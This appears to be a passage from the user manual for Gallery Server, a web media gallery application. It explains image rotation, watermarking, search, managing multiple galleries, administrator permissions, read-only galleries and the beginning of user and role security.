
You can also rotate or flip images with the image editor.

Note: The image editor performs its tasks on the client using JavaScript algorithms and the browser's API. This is different than the rotate/flip buttons on the Manage ribbon tab, which perform the rotate/flip action on the server. In our experiments, we could not detect a difference in quality between the algorithms of the popular browsers and their .NET-based server-side equivalents. They all looked great and performed well. That said, we didn't test all possible browsers, including ones that were released after our testing, so you may find a particular browser does either better or worse than .NET, depending on the algorithms being used and the type of images you are editing. If this is important to you, be sure to test. Remember, these functions are changing your original files.

1. Select the thumbnail for an image or navigate to it. Click the Edit Image button in the Manage tab of the ribbon toolbar.



2. The image editor appears. Click the orientation button.



3. The toolbar changes to show rotate and flip buttons. Make your selection and choose Apply. Then click Save.

Watermarking

The watermark feature is a powerful tool to help protect images from unwanted duplication or to communicate the source of the image.

Watermarks are rendered dynamically on the image when it is requested by the browser. The original image files are not modified, and no files are stored on the web server with watermarks applied to them. If a user downloads an image, the downloaded image has the same watermark as the image rendered in the browser.

Below is an example of a photo with an image and text watermark.

Gallery Server supports two kinds of watermarks:

- A custom image that is applied to each image. For example, the Gallery Server logo in the image above.
- Custom text that is applied to each image. For example, the copyright message in the image above.

You can configure one or both of these watermarking techniques. Furthermore, you can control the following attributes of each watermark:

- The source of the watermark image. Use your own image file. If you specify a .gif or .png with transparent pixels, those pixels will remain transparent when rendered on the image surface.
- The location to apply the watermark on the image. Choose from nine locations, such as TopLeft, MiddleCenter, etc.
- The size of the watermark. The size can be relative to the size of the image, such as 50% of the width of the image. For a text watermark, you can optionally specify the font size.
- The opacity, from transparent to completely opaque.
- For text watermarks, specify the font name and size.

Note: The watermark image and/or text applies to all images in the gallery. If you wish to use multiple watermarks, create multiple galleries and configure a unique watermark image in each gallery.

You can specify that certain users do not get the watermark. See the section Configure role-based watermarking below.

Enable watermarking

Watermark functionality is configured on the Image Settings page. Refer to the Image Settings section for detailed information on the various configuration options.

Configuring role-based watermarking

Certain users can be configured to not receive the watermark. This is useful for, say, professional photographers who want to allow users to browse all photos in the gallery. A watermark can be applied to users by default, but paying customers can be placed in a role where watermarks are not rendered on the images. This can be specified at the album level so that certain albums render watermarks for a given user while others do not.

To configure Gallery Server so that all users receive a watermark except for a certain user account, follow these steps.

1. Enable the watermark functionality. This is done on the Image Settings page.
2. Configure a role with Do not show watermark on image permission for at least one album.
3. Add a user to this role. (Make sure the user has view access to the desired media assets. Add view permission if necessary to the role you configured in step 2.)

Note: Browsers often cache images, so you may need to refresh the browser in order to see the non-watermarked version of an image that previously had a watermark.

Examples of watermarks


Below is a text watermark with the letters “TIS” set to 100% of the image width. Opacity is set to 20%. (TIS stands for Tech Info Systems.)

Here is an example where a custom image has been specified to be 50% of the width of the photo and located in the top left. Opacity is set to 40%.

Searching


To begin a search, click the search icon in the top right of the page. Enter the search term and click the Search button.

Note: If the search icon is not visible, it may have been disabled on the Gallery Settings page or the Gallery Control Settings page.



Enter the search terms in the dialog and select a search type. Note that choosing Everything in a large gallery may take a long time.

A page with the search results appears. Click the thumbnail to view the item.



An asset is considered a match if all search words match an album or media asset. For example, if one searches for **desert mountain**, only those albums or media assets that contain both **desert** and **mountain** are returned. If the search words are contained in quotation marks, such as **"desert mountain"**, then the phrase must exactly match.

There is currently no support for the OR condition.

The contents of documents such as PDF files are not searched. Only those assets for which the current user has authorization to view are returned in the search results.

Since the search function includes the metadata extracted from images, you can perform some pretty powerful searches. For example, to see all your photos that were shot at -0.5 step compensation, search for "-0.5 step". You may have to adjust the text depending on your camera.

6. Working with Galleries

Overview

A gallery is a collection of albums and media assets bound together with a common set of settings such as file storage location, watermark settings, image size, allowed file types, and whether user albums are enabled.

When Gallery Server is installed, a single gallery is created and all albums and media assets are added to this gallery. In many cases, this is sufficient and you will never need to create another gallery.

About multiple galleries

While a single gallery will satisfy the requirements of many users, Gallery Server supports multiple galleries within a single application instance. There are many situations where multiple galleries can help achieve your goals:

- You want to have one area for staging and another for production. Media objects are first added to the staging area, where they are organized and prepped. When they are ready to be deployed, they can be moved or copied to the production gallery.
- You have departments in your company that should each have their own gallery. Each gallery should have its own administrator and can have its own settings, such as user accounts, watermark, permissions, etc. Rather than setting up and maintaining multiple web applications, this can now be handled in a single application instance.
- You have media files in multiple locations you want to expose, such as D:\Pictures and D:\Video.
- You want to set up a gallery for each member of your family. Each person is a mini-administrator for their area and can't edit another person's media assets, yet everything is contained within a single web application and database.
- You want some images to be 640x480 and others to be smaller (or larger).
- You want to have a watermark applied to one set of images but another set should have no watermark, and all images are to be accessible to anonymous users. Or you have different watermarks that should be applied to different sets of images.
- You want to provide a user with different gallery-wide permissions. For example, user 'Bob' should be a gallery administrator for one set of objects, but have edit-only permission for another set.
- You want to allow some users to upload any file type of any size, but others should only be able to upload .JPEG's that are less than 5 MB.

Every gallery gets its own web page

The Gallery Manager page lets you manage your galleries. Generally, each gallery is associated with a particular web page containing the Gallery Server user control. For example, a default installation contains a single web page – default.aspx – that is linked to the gallery that is created during the installation.

If you create a second gallery, typically you will create a second web page to reference it. Because multiple galleries involve creating new web pages, this is a feature that will typically be used only by web developers.

The How-To section has a tutorial for setting up a second gallery.

Gallery isolation and user/role security

Albums and media assets in a gallery are isolated from other galleries. They have separate hierarchies, gallery settings, and are stored in different physical locations. Users and roles can be associated with one gallery and not another, which helps isolate a user to a particular gallery.

When a user does not have access to a gallery, everything about it is hidden from the user – its albums, media assets, users, and roles. To that user the gallery may as well not even exist.

There are two types of administrators in Gallery Server:


- Site administrator – Has complete control over all settings in a Gallery Server installation. A site admin is automatically a gallery admin of every gallery, and can always access every media asset in every gallery.

- Gallery administrator – Has complete control over a particular gallery. Other galleries (and their albums and media assets) are inaccessible and hidden from view.

Read more about managing users and administrators in the section User Management and Security. For now, we will focus on understanding how lower levels of permission can cause objects to be hidden.


Examples of hidden galleries

Users can move or copy objects to another gallery only when they are a gallery administrator for the destination gallery. For example, in the How-To tutorial where we set up two galleries, a site administrator can see both galleries when moving/copying objects:




But when logged in as a gallery administrator for just one of the galleries, only the galleries for which the user is an administrator is shown. For example, user Albin is a gallery administrator for the Engineering


gallery, but only has view-only access to the Marketing gallery, so Albin is only allowed to move objects within his own gallery:



Similarly, this user (Albin in this example) sees only a single gallery on the Gallery Manager page, even though two actually exist. This is because Albin does not have administrative permission to the Marketing gallery:




A site administrator will see both galleries, as will any user who has 'Administer gallery' privileges to both galleries:



Users and roles in galleries

As you might expect, a site administrator can see all users and roles anywhere they are displayed, such as the Manage Users and Manage Roles pages.

Two configuration settings control whether a gallery administrator can view users and roles. These are on the Site Settings page:




By default, these options are enabled, which means gallery admins can see all users and roles and manage them, including creating, editing, and deleting users. In some cases, this may be too much permission.

To prevent gallery admins from modifying users and roles, uncheck the option *Allow gallery admins to manage users and roles*. This will cause the Manage Users and Manage Roles pages to be inaccessible.

The second option allows gallery administrators to see users and roles that do not have access to the current gallery. This is useful, for example, to allow a gallery admin to give an existing user access to a gallery. However, in some environments it may be inappropriate for a gallery administrator to be able to view users and roles in other galleries, so this setting lets you hide them from the gallery admin. When this option is disabled, only users and roles that have access to a gallery the gallery admin can administer are made visible.

Editing roles that affect multiple galleries


Imagine there is a role called Everyone which has view permission to all the galleries. User Albin is a gallery administrator for one gallery but not the others. What happens if Albin tries to edit the role? For example, this is what happens when Albin tries to remove user Bob from the Everyone role:




The underlying principle is: **Administrators can create users but cannot give them any permissions greater than they themselves have, nor can a gallery administrator give a user access to another gallery unless he or she is an administrator for that gallery.**

What happens when an URL and gallery conflict?

As you navigate the gallery, the URL specifies the album ID or the media asset ID. For example, this URL specifies album ID #5, which is the album called Photos:



Each instance of the Gallery Server user control is also linked to a particular gallery, as seen on the Gallery Manager page:




What happens when a user edits the URL to request an album or media asset that exists in a different gallery than specified in the Gallery Manager? If the user has permission to view the object, then Gallery Server will display it, even if it belongs to another gallery. There is one exception – if an administrator turned off the Allow URL Navigation option on the gallery settings page, then all users are forbidden from specifying an album or media asset in the URL, even those in the current gallery.

Creating a read-only gallery

Gallery Server helps you share and manage your media collection over the web. In some cases, you may not want to allow it to make any changes to your media files. In other words, you want Gallery Server to expose a read-only view of your collection.

When Gallery Server is in read-only mode, users cannot create albums or upload files, nor can they move, copy or delete albums and media assets. In other words, they can't perform any action that modifies the original media files. However, users *can* synchronize, download, edit properties, and administrators can change settings in the Site Admin area, including managing users and roles.

A read-only gallery is configured on the Media Settings page in the Site Admin area, as seen here:



There are several requirements that must be met before a gallery can be made read-only:

- User albums must be disabled

- The directory for the thumbnail and compressed images must be different than the original media assets directory

- The option *Synchronize directory names with album titles* must be disabled

When a gallery is read-only, the only way to add or remove media assets is by manually updating the media assets directory with FTP or a tool like File Explorer and then running the synchronize function.

If this setting is enabled, it is recommended to configure the IIS application pool identity to have read-only access to the media assets directory as an additional safeguard. This helps guarantee that the web application cannot manipulate the media files.

7. User Management and Security

Overview

Gallery Server uses a system of anonymous browsing, user accounts, and roles to provide a flexible security model that should satisfy most security needs. There is no limit to the number of users and roles.

By default, anonymous users - that is, those who are not logged on - can browse the albums and media assets, but they cannot perform tasks that modify data, such as adding albums, rotating an image, site administration, etc.

Gallery Server uses the ASP.NET Membership and Role provider model. By default, the users and roles are stored in the same database as the Gallery Server data. You can optionally configure Gallery Server to connect to an existing store of users. Read more about configuring the membership provider in the Membership Configuration section.

